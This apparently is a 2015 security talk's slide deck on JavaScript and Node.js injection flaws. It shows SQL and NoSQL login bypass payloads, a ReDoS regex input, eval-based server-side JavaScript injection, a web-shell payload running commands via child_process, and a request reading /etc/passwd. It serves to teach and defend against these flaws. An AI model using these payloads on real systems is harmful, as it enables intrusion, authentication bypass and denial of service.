Leapset

Chinks in the Armor of the Beast

17th November 2015

JAVASCRIPT

vs. Programmer

vs. User

JS vs PROGRAMMER

Chinks in the Armor

Leapset


SQL INJECTION

Username	admin
Password	abc123

```
SELECT * FROM USERS
   WHERE USERNAME=‘admin’ AND password=SHA1(‘abc123’)
```

Username	sumith' OR 'x'='x
Password	something

```
SELECT * FROM USERS
   WHERE USERNAME=‘sumith’ OR ‘x’=‘x’ AND password=SHA1(‘something’)
```




1 OR 1 AND 0

1 OR 0


1

NOSQL INJECTION



```
App.post ('/', function (req, res) {
  User.findOne ({
    user: req.body.user,
    pass: req.body.pass
  }, function (err, user) {
       …
  });
})
```


NOSQL INJECTION



```
User.findOne ({
   user:'sumith',
   pass:'abc123'
}, function (err, user) {
            …
});
```

user=admin&pass=abc123

😇




```
User.findOne ({
   user:'admin',
   pass:{
      $ne:'something'
   }
}, function (err, user) {
            …
});
```

User=admin&pass[$ne]=something

☠


NOSQL INJECTION (REDOS ATTACK)



```
App.post ('/', function (req, res) {
    User.findOne ({user: req.body.user}, function (err, user) {
        if (user.pass == sha1(req.body.pass)) {
            …
        }
    });
})
```


pass=admin&user[$regex]=^(a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|a|
a|a|a|a|a|a)(b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|
b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b
b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|
b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|
b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|
b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b|b)$

SERVER SIDE JAVASCRIPT INJECTION



```
var server = http.createServer (function (request, response) {

  if (request.method === 'POST') {
    var data = '';

    request.addListener ('data', function(chunk) {
      data += chunk;
    });

    request.addListener ('end', function() {

      messageData = eval ("(" + data + ")");

      ...

      response.end (responseText);
    });
  }
});
```


OPEN A WEB SHELL



```
setTimeout (function() {
    require ('http').createServer (function(req, res) {

        res.writeHead (200, {"Content-Type": "text/plain" });

        require ('child_process')
           .exec (require('url').parse(req.url, true).query['cmd'],
              function(e, s, st) {
                res.end(s);
              });

    }).listen (4000);
}, 5000);
```

http://127.0.0.1:6000/?cmd=cat%20/etc/passwd

NODEJS AND THE CPU

